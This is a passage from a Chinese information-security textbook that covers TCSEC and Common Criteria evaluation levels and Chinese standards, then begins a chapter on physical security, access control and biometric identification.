B3 级或安全域(Security Domain)级:B3 级要求具有全面的访问控制机制、严格的系统结构化设计及 TCB 最小复杂性设计、审计实时报告机制、更好地分析和解决隐蔽信道问题等安全特征。它使用安装硬件的办法增强域的安全性,例如,内存管理硬件用于保护安全域免遭无授权访问或其他安全域对象的修改。该级别也要求用户的终端通过一条可信任途径连接到系统上。

A 类为验证设计保护类(Verify Design):A 类是当前 TCSEC 中最高的安全级别,它包含了一个严格的设计、控制和验证过程。与前面提到的各级别一样。这一级包含了较低级别的所有特性。设计必须是从数学上经过验证的,而且必须进行隐蔽信道和可信任分布的分析。可信任分布(Trusted Distribution)的含义是,硬件和软件在传输过程中已

经受到保护，不可能破坏安全系统。验证设计保护类只有一个安全等级，即 A1 级。

A1 级要求具有系统形式化顶层设计说明(FTDS)，并形式化验证 FTDS 与形式化模型的一致性，以及用形式化技术解决隐蔽信道问题等。

美国国防部采购的系统要求其安全级别至少达到 B 类，商业用途的系统也追求达到 C 类安全级别。但是，国外厂商向我国推销安全功能符合 TCSEC B 类和以上级别的计算机系统是限制的。因此，自主开发符合 TCSEC 中 B 类安全功能的安全操作系统一直是我国近几年来研究的热点。

TCSEC 的详细内容，限于篇幅不再介绍。

4）通过 TCSEC 评测认证的部分系统

表 5-2 给出美国国家计算机安全中心 NCSC 评测通过的若干安全系统。

**表 5-2　通过美国国家计算机安全中心评测的若干安全系统**

| 制　造　商 | 系　　统 | 等　级 |
|---|---|---|
| HFS 公司 | UNIX 操作系统 XTS-200B 版本 STOP3.1E | B3 |
| TIS 公司 | 可信 XENIX3.0 操作系统 | B2 |
| TIS 公司 | UNIX 操作系统，V/MLS，Release 1.2 | B1 |
| SW 公司 | CMW1.0 | B1 |
| 并行计算机公司 | 可信 OS/32Release08-03.3s | C2 |
| Convex 公司 | OS/Secure V10.0UNIX 操作系统 | C2 |
| HP 公司 | MPE V/E Release GO3.04 | C2 |
| 波音公司 | MLS LAN 安全网络服务器 | A1 |
| 控制数据公司 | 网络操作系统(NOS) | C2 |

5）中国国标 GB17859—1999

1999 年 10 月 19 日中国国家技术监督局发布了中华人民共和国国家标准 GB17859—1999《计算机信息系统安全保护等级划分准则》，该准则参考了美国 TCSEC《可信计算机系统评估准则》和《可信计算机网络系统说明》(NCSC-TG-005)，将计算机信息系统安全保护能力划分为 5 个等级，即：

第一级：用户自主保护级；

第二级：系统审计保护级；

第三级：安全标记保护级；

第四级：结构化保护级；

第五级：访问验证保护级。

计算机信息系统安全保护能力随着安全保护等级的增高，逐渐增强。一般认为我国 GB17859—1999 的第四级对应于 TCSEC B2 级，第五级对应于 TCSEC B3 级。

6）国际通用安全评价准则 CC

美国联合荷、法、德、英、加拿大等国，于 1991 年 1 月宣布了制定通用安全评价准则

(Common Criteria for IT Security Evaluation,CC)的计划。1996年1月发布了CC的1.0版。它的基础是欧洲的ITSEC、美国的TCSEC、加拿大的CTCPEC,以及国际标准化组织ISO SC27 WG3的安全评价标准。1999年7月,国际标准化组织ISO将CC 2.0作为国际标准——ISO/IEC 15408公布。CC标准提出了"保护轮廓",将评估过程分为"功能"和"保证"两部分,是目前最全面的信息技术安全评估标准。CC标准在内容上包括三部分:一是简介和一般模型,二是安全功能要求,三是安全保证要求。

7)中国推荐标准GB/T18336—2001

中国推荐标准GB/T18336—2001《信息技术 安全技术 信息技术安全性评估准则》是由中国国家质量技术监督局2001年发布的信息技术安全性评估准则,它几乎等同采用了国际CC标准。其分为三部分:《第一部分:简介和一般模型》、《第二部分:安全功能要求》和《第三部分:安全保证要求》。

## 5.5 本章小结

本章首先对安全操作系统的概念进行了简单概述;其次描述了主要的安全策略和模型,安全策略包括军事安全策略和商业安全策略,安全模型包括具有代表性的BLP机密性安全模型、Biba完整性安全模型和RBAC安全模型;再次,描述了安全操作系统的访问控制机制;最后,给出了操作系统的典型缺陷、安全操作系统的评测方法与评估准则。

## 参考文献


[1] 卿斯汉,沈晴霓,刘文清,等. 操作系统安全(第2版). 北京:清华大学出版社,2011.

[2] Charles P. Pfleeger,Shari Lawrence Pfleeger. 李毅超,蔡洪斌,谭浩,译. 信息安全原理与应用(第4版). 北京:电子工业出版社,2007.

[3] 中国国防部科学技术工业委员会. 中华人民共和国国家军用标准:军用计算机安全评估准则,GJB2646—96,1996.

[4] 中国国家质量技术监督局. 中华人民共和国国家标准:计算机信息系统安全保护等级划分准则,GB17859—1999,1999.

[5] 中国国家质量技术监督局. 中华人民共和国国家标准:信息技术 安全技术 信息技术安全性评估准则——第一部分:简介和一般模型,GB/T 18336.1—2001,2001.

[6] 中国国家质量技术监督局. 中华人民共和国国家标准:信息技术 安全技术 信息技术安全性评估准则——第二部分:安全功能要求,GB/T 18336.2—2001,2001.

[7] 中国国家质量技术监督局. 中华人民共和国国家标准:信息技术 安全技术 信息技术安全性评估准则——第三部分:安全保证要求,GB/T 18336.3—2001,2001.

[8] 中华人民共和国公安部. 中华人民共和国公共安全行业标准:计算机信息系统安全等级保护操作系统技术要求,GA/T 388—2002,2002.

[9] 中华人民共和国公安部. 中华人民共和国公共安全行业标准:计算机信息系统安全等级保护通用技术要求,GA/T 390—2002,2002.

[10] Bach M J. The Design of the UNIX Operating System. Prentice Hall Inc.,1986.

[11] Gligor V D,Millen J. A Guide to Understanding Covert Channel Analysis of Trusted System.

NCSC-TG-030，Washington，D. C.：National Computer Security Center，1993.

[12] The International Organization for Standardization. Common Criteria for Information Technology Security Evaluation-Part 1：Introduction and General Model，ISO/IEC 15408-1：1999，1999.

[13] The International Organization for Standardization. Common Criteria for Information Technology Security Evaluation-Part 2：Security Functional Requirements，ISO/IEC 15408-2：1999，1999.

[14] The International Organization for Standardization. Common Criteria for Information Technology Security Evaluation-Part 3：Security Assurance Requirements，ISO/IEC 15408-3：1999，1999.

[15] U. S. Department of Defense. Trusted Computer System Evaluation Criteria，Dod 5200. 28-STD，1985.

[16] Oracle Solaris 11 Information Library. http://docs. oracle. com/cd/E26926_01/html/E25889/rbac-1. html#scroll toc.

## 思　考　题

1．你的个人计算机所用操作系统的安全级别是什么？它是安全操作系统吗？

2．请分别简述自主访问控制、强制访问控制和基于角色的访问控制的基本内容以及它们之间的异同点。

3．请查阅资料对比中国 GB17859—1999 的第四级要求与美国 TCSEC 的 B2 级的异同处。

4．国际通用准则 CC 比美国国防部可信计算机系统评测准则主要做了什么改进？

5．找一套最新版本的 Linux 系统，实际测试一下其所提供的安全功能。

# 第6章 物 理 安 全

**本章学习要点：**

✍ 了解物理安全的意义、内容和基本防护方法；

✍ 了解物理隔离的基本思想及方法；

✍ 了解生物识别技术的基本原理；

✍ 了解物理安全管理的基本措施。

## 6.1 物理安全概述

物理安全(Physical Security)研究如何保护网络与信息系统的物理设备、设施和配套部件的安全性能、所处环境安全以及整个系统的可靠运行，使其免遭自然灾害、环境事故、人为操作失误及计算机犯罪行为导致的破坏，是信息系统安全运行的基本保障。

物理安全的概念如图6-1所示，传统意义的物理安全包括设备安全、环境安全/设施安全以及介质安全；广义的物理安全还应包括由软件、硬件、操作人员组成的整体信息系统的物理安全，即包括系统物理安全。信息系统安全体现在信息系统的保密性、可用性、完整性三方面，从物理层面出发，系统物理安全技术应确保信息系统的保密性、可用性、完整性，如：通过边界保护、配置管理、设备管理等措施保护信息系统的保密性，通过容错、故障恢复、系统灾难备份等措施确保信息系统的可用性，通过设备访问控制、边界保护、设备及网络资源管理等措施确保信息系统的完整性。





**图6-1 物理安全概念**

信息系统物理安全面临多种威胁，可能面临自然、环境和技术故障等非人为因素的威胁，也可能面临人员失误和恶意攻击等人为因素的威胁，这些威胁通过破坏信息系统的保密性（如电磁泄漏类威胁）、完整性（如各种自然灾难类威胁）、可用性（如技术故障类威胁）进而威胁信息的安全。造成威胁的因素可分为人为因素和环境因素：根据威胁的动机，人为因素又可分为恶意和非恶意两种；环境因素包括自然界不可抗的因素和其他物理因素。表 6-1 对信息系统面临的物理安全威胁种类进行了描述。

**表 6-1　物理安全威胁分类表**

| 种　　类 | 描　　述 |
|---|---|
| 自然灾害 | 地震、洪水、风暴、龙卷风等 |
| 物理环境影响 | 火灾、漏水、温度湿度变化、有害气体等 |
| 电、磁环境影响 | 通信中断、电力中断、电磁泄漏、静电等 |
| 软硬件故障 | 由于设备硬件故障、通信链路中断、系统本身或软件缺陷造成对信息系统安全可用的影响 |
| 物理攻击 | 物理接触、物理破坏、盗窃、废物搜寻等 |
| 无作为或操作失误 | 由于应该执行而没有执行相应的操作，或无意执行了错误的操作，对信息系统造成的影响 |
| 管理不到位 | 物理安全管理无法落实、不到位，造成物理安全管理不规范，或者管理混乱，从而破坏信息系统正常有序运行 |
| 恶意代码和病毒 | 改变物理设备的配置，甚至破坏设备硬件电路，导致物理设备失效或损坏 |
| 网络攻击 | 利用工具和技术，如拒绝服务等，非法占用系统资源，降低系统可用性 |
| 越权或滥用 | 通过采用一些措施，超越自己的权限访问了本来无权访问的资源，或者滥用自己的职权，做出破坏信息系统的行为，如：非法设备接入、设备非法外联 |
| 设计、配置缺陷 | 设计阶段存在明显的系统可用性漏洞，系统未能正确有效配置，系统扩容和调整引起错误 |

物理安全主要用来解决两个方面的问题：一方面是针对信息系统实体的保护，另一方面针对可能造成的信息泄露的物理问题进行防范。其主要内容包括以下几点：

（1）环境安全：应具备消防报警、安全照明、不间断供电、温湿度控制系统等。环境安全技术主要包括：

① 安全保卫技术，主要的安全技术措施包括防盗报警、实时电子监控、安全门禁等，是环境安全技术的重要一环。

② 计算机机房的温度、湿度等环境条件保持技术，可以通过加装通风设备、排烟设备、专业空调设备来实现。

③ 计算机机房的用电安全技术，主要包括不同用途电源分离技术、电源和设备有效接地技术、电源过载保护技术和防雷击技术等。

④ 计算机机房安全管理技术，指制定严格的计算机机房工作管理制度，并要求所有进入机房的人员严格遵守管理制度，将制度落到实处。

(2) 电源系统安全：电源安全主要包括电力能源供应、输电线路安全、保持电源的稳定性等。

(3) 设备安全：要保证硬件设备随时处于良好的工作状态，建立健全使用管理规章制度，建立设备运行日志。同时要注意保护存储媒体的安全性，包括存储媒体自身和数据的安全。设备安全防护技术主要包括防盗技术（报警、追踪系统等）、防火、防静电、防雷击等。

(4) 通信线路安全：包括防止电磁信息的泄漏、线路截获（窃听）、抗电磁干扰等安全技术。

此外，基于物理环境的容灾技术（灾难的预警、应急处理和恢复）和物理隔离技术，也属于物理安全技术的范畴。

物理安全涉及的主要技术标准包括：

①《信息安全技术 信息系统物理安全技术要求》(GB/T 21052—2007)，针对信息系统的物理安全制定的，将物理安全技术等级分为五个不同级别，并对信息系统安全提出了物理安全技术方面的要求。

②《信息安全技术 信息系统安全通用技术要求》(GB/T 20271—2006)，在信息系统五个安全等级划分中，规定了对于物理安全技术的不同要求。

③《计算机场地安全要求》(GB/T 9361—2011)和《电子计算机场地通用规范》(GB/T 2887—2000)，是计算机机房建设应遵循的标准，满足防火、防磁、防水、防盗、防电击等要求，并配备相应的设备。

④《信息系统安全等级保护基本要求》(GB/T 22239—2008)。

⑤《电子信息系统机房设计规范》(GB 50174—2008)。

⑥《信息技术设备用不间断电源通用技术条件》(GB/T 14715—1993)。

物理安全是整个网络与信息系统安全的必要前提，如果物理安全得不到保证，那么其他一切安全措施都将无济于事。即使是在云计算环境下，用户从云端获取网络基础设施服务，看起来用户不再需要考虑物理安全问题，但实际上对物理安全的控制转移到了云计算服务提供商手中，云服务提供商需要更强大的物理安全控制技术、更严密的管理措施来保证云端的物理安全。

## 6.2 物理安全技术

### 6.2.1 物理访问控制

物理访问控制（Physical Access Control）主要是指对进出办公楼、实验室、服务器机房、数据中心等关键资产运营相关场所的人员进行严格的访问控制。系统中线路连接所涉及的场所也需要进行严格控制，如电力供应房间、数据备份存储区、电话线和数据线的连接区等。此外，还可以利用闭路电视摄像机、运动探测器及其他设备进行监控，检测到可能的入侵行为。

现有的物理访问控制技术和措施主要包括：

(1) 门卫。在每个出入口配备门卫,能够对非授权的进入者产生威慑,在某些情况下,能够阻止非授权进入。

(2) ID 卡。为企业或机构的所有员工、合作人员配备 ID 卡。常见的方式主要包括两种,一种是带照片的证件,一种是智能卡。智能卡具有较高的安全性和便携性:

① 能够存储人员信息,并具备防篡改机制;

② 能够在卡内进行高安全度的信息处理,如电子签名、加密等;

③ 使用加密系统存储密钥;

④ 能够提供安全的授权级别,对不同级别的人员进行访问控制。

(3) 电子门禁卡,包括:

① RFID 感应卡,也称为 EM 卡,工作频率是 125kHz,采用射频无线发射技术;成本较低,有开门记录,但安全性一般,容易复制,不易双向控制,卡片信息容易因外界磁场丢失而导致卡片无效。

② IC 卡,也称 M1 卡,工作频率 13.56MHz,是目前应用比较广泛的一种卡类型,例如二代身份证。IC 卡的优点是卡片与设备无接触,开门方便安全;安全性高,有开门记录,可以实现双向控制,卡片很难被复制。

③ CPU 卡,芯片内含有一个微处理器。通常 CPU 卡内含有随机数发生器、硬件 DES、3DES 加密算法等,配合操作系统即片上 OS,可以达到金融级别的安全等级,比传统的 M1 卡有着更强的安全性。

(4) 电子监控和监控摄像机。电子监控技术主要是指利用光电(photoelectric)、超声(ultrasonic)、微波(microwave)、红外(passive infrared)、压感(pressure-sensitive)等传感器,来检测区域访问并报警。闭路电视(Closed Circuit Television,CCTV)使用照相机通过传输媒介将图片传送到连接显示器的电视传输系统,传输媒介可以使用光缆、微波、无线电波或红外光束。

(5) 金属探测器。利用电磁感应、X 射线检测、微波检测等技术,可以探测随身携带或隐藏的武器与作案工具。

(6) 电围栏。

(7) 报警系统。报警系统经常与监控系统协同使用,类似于 IDS,检测物理入侵行为,以及进行火灾报警、烟雾报警、地震报警、防盗报警等。

(8) 生物识别。通过计算机与光学、声学、生物传感器和生物统计学原理等高科技手段密切结合,利用人体固有的生理特性(如指纹、脸像、虹膜等)和行为特征(如笔迹、声音、步态等)来进行个人身份的鉴定。

(9) 密码锁。密码锁包括传统的密码锁和可编程电子密码锁两类。电子密码锁通过密码输入来控制电路或是芯片工作,从而控制机械开关的闭合,完成开锁、闭锁任务。

### 622 生物识别技术

生物识别技术(Biometric Technology),是指通过计算机与光学、声学、生物传感器和生物统计学原理等高科技手段密切结合,利用人体固有的生理特性和行为特征来进行个人身份的鉴定。由于人体特征具有人体所固有的不可复制的唯一性,这一生物密钥无法

复制、失窃或被遗忘,利用生物识别技术进行身份认定,安全、可靠、准确。

身份鉴别可利用的生物特征必须满足以下几个条件:

(1) 普遍性,即必须每个人都具备这种特征。

(2) 唯一性,即任何两个人的特征是不一样的。

(3) 可测量性,即特征可测量。

(4) 稳定性,即特征在一段时间内不改变。

在应用过程中,还要考虑其他的实际因素,比如,识别精度、识别速度、对人体无伤害、被识别者的接受性等等。现在常用的生物特征识别有:

(1) 基于生理特征的生物识别技术:指纹识别、人脸识别、虹膜识别、手形识别、掌纹识别、红外温谱图识别、人耳识别、静脉识别、基因识别等。

(2) 基于行为特征的生物识别技术:签名识别、声音识别、步态识别、击键识别等。

**1. 常见生物识别技术**

1) 指纹识别

指纹识别(Fingerprint Biometrics)技术是通过取像设备读取指纹图像,然后用计算机识别软件分析指纹的全局特征和指纹的局部特征,特征点如嵴、谷、终点、分叉点和分歧点等,从指纹中抽取特征值并加密存储。用户需要认证时,在指纹采集头重新按压手指,与已经登记好的指纹进行比对,就可以非常可靠地通过指纹来确认一个人的身份。其原理如图 6-2 所示。





**图 6-2 指纹识别基本原理**

指纹识别技术相对成熟,指纹图像提取设备小巧,是目前最方便、可靠、非侵害和价格便宜的生物识别技术。苹果手机 iPhone5S 搭载的指纹识别 TouchID 就成为其一大亮点。指纹识别的缺点在于,它是物理接触式的,指纹采集头上留下的印痕存在被用来复制指纹的可能性。

2) 人脸识别

人脸识别(Facial Biometrics)技术通过对面部特征和它们之间的关系,如眼睛、鼻子和嘴的位置以及它们之间的相对位置,来进行识别,如图 6-3 所示。基于面部特征的识别是复杂的,需要人工智能和机器知识学习系统。用于捕捉面部图像的两项技术为标准视频和热成像技术。

(1) 标准视频技术通过视频摄像头摄取面部的图像。

(2) 热成像技术通过分析由面部毛细血管的血液产生的热线来产生面部图像。热成





**图 6-3 人脸识别系统**

像技术并不需要较好的光源，即使在黑暗情况下也可以使用。

人脸识别技术的优点是非接触性。缺点是：需要比较高级的摄像头才可有效高速地捕捉面部图像；而且使用者面部的位置与周围的光环境都可能影响系统的精确性，人们公认面部识别是最容易被欺骗的；采集图像的设备会比其他技术昂贵得多。另外，对于因人体面部的如头发、饰物、变老以及其他的变化，可能需要通过人工智能技术来得到补偿。人脸识别技术的改进依赖于提取特征与比对技术的提高。

2013 年 7 月，芬兰创业公司 Uniqul 和全球最大的在线支付公司 paypal 测试推出了史上第一款基于脸部识别系统的支付平台，人脸识别技术进入了高速发展期。随后，我国中科院也开发出人脸识别支付系统。2015 年，国内多家巨头也纷纷加入人脸识别产业，如阿里巴巴公司的"刷脸支付"、腾讯公司的"优图人脸识别"等。

3）虹膜识别

虹膜识别(Iris Biometrics)技术是利用虹膜终身不变性和差异性的特点来识别身份的。虹膜是一种在眼睛瞳孔内的织物状的各色环状物，每个虹膜都包含一个独一无二的基于水晶体、细丝、斑点、凹点、皱纹和条纹等特征的结构。虹膜在眼睛的内部，用外科手术很难改变其结构。由于瞳孔随光线的强弱变化，想用伪造的虹膜代替活的虹膜是不可能的。即使是接受了角膜移植手术，虹膜也不会改变。虹膜识别技术与相应的算法结合后，可以达到十分优异的准确度，即使全人类的虹膜信息都录入到一个数据库中，出现错误拒绝和错误接收的可能性也相当小。

实验表明，到目前为止，虹膜识别是"最精确的"、"处理速度最快的"以及"最难伪造的"生物识别技术，也是最昂贵的识别方式之一。

4）声音识别

声音识别(Voice Recognition)技术是一种依据人的行为特征进行识别的技术。声音识别设备不断地测量、记录声音的波形和变化。而声音识别基于将现场采集到的声音同

登记过的声音模板进行精确的匹配。声音识别的优点是：声音识别也是一种非接触的识别技术，用户可以很自然地接受。声音识别的缺点：和其他的识别技术一样，声音因为变化的范围太大，故而很难进行一些精确的匹配；声音会随着音量、速度和音质的变化，例如感冒时的声音变化，而影响比对结果；目前来说，还很容易用录在磁带上的声音来欺骗声音识别系统。

5）签名识别

签名识别(Signature Patterns)技术是通过计算机把手写签名的图像、笔顺、速度和压力等信息与真实签名样本进行比对，以鉴别手写签名真伪的技术。手写签名作为身份认证的手段已经用了几百年了，而且我们都很熟悉在银行的格式表单中签名作为我们身份的标志。签名形状和相对位置的相关参数包括：签名的整体倾斜角度、签名的宽高比、签名的笔迹长度、签名落笔的总时间、签名抬笔的总时间、书写平均速度、笔迹的压力变化信息和形状变化信息等。签名识别易被大众接受，是一种公认的身份识别技术。但事实表明人们的签名在不同的时期和不同的精神状态下是不一样的，这就降低了签名识别系统的可靠性。

**2. 生物识别系统的准确度**

生物识别系统并不能保证结果100%准确，其准确度的衡量指标主要由两部分组成：一是错误拒绝率(False Reject Rate，FRR)，也就是合法用户被拒绝通过的概率；二是错误接受率(False Accept Rate，FAR)，也就是假冒的人被通过的概率。

